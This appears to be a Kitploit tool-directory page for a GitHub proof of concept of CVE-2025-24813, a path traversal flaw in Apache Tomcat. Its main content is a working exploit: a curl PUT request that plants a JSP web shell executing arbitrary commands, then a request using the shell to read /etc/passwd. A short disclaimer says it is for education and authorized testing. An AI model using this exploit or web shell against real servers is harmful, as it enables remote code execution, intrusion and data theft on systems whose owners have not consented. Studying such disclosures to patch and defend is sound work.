
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-24813 — Apache Tomcat is vulnerable to a Path Equivalence / Path Traversal issue due to improper handling of ../ sequences in paths. | Kitploit
Tools/GitHubGitHub/muhammadwaseem29/cve-2025-24813
Vulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration TestingLearning & Education
GitHubmuhammadwaseem29/cve-2025-24813

CVE-2025-24813

Apache Tomcat is vulnerable to a Path Equivalence / Path Traversal issue due to improper handling of ../ sequences in paths.

View RepositoryWebsite
1221 year agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    951
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    683
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    427
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer is an open-source Privileged Access Management (PAM) platform that provides DevOps and IT teams with on-demand and secure access to SSH, RDP, Kubernetes, Database and RemoteApp endpoints through a web browser.

    392
  • 5

    SafeLine

    chaitin/safeline

    Self-hosted WAF and reverse proxy that filters malicious HTTP traffic, blocks SQL injection, XSS, and bot attacks, with rate limiting and dynamic HTML/JS encryption.

    344
  • 6

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    336

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-24813 - Apache Tomcat Path Equivalence Vulnerability

Apache Tomcat is vulnerable to a Path Equivalence / Path Traversal issue due to improper handling of ../ sequences in paths.
CVE ID: CVE-2025-24813

  • Severity: Critical

Reference link: https://github.com/advisories/GHSA-83qj-6fr2-vhqg


PoC Steps:


1. Send a curl request with a PUT method:

curl -X PUT "http://target.com/uploads/../webapps/ROOT/updates.jsp" \
  -H "Content-Type: application/x-jsp" \
  --data-raw '<%@ page import="java.io.*" %>
<html><body>
<form method="GET"><input type="text" name="cmd"><input type="submit" value="Run"></form>
<% if(request.getParameter("cmd") != null) {
Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
BufferedReader r = new BufferedReader(new InputStreamReader(p.getInputStream()));
String l; while((l=r.readLine())!=null){ out.println(l+"<br>"); } } %>
</body></html>' -i
image


2. Access the uploaded file directly:

curl "http://target.com/updates.jsp?cmd=cat/etc/passwd" -i
image


This repository is created for educational purposes and authorized testing only.
Unauthorized use against systems without explicit permission is illegal.



Download Tool

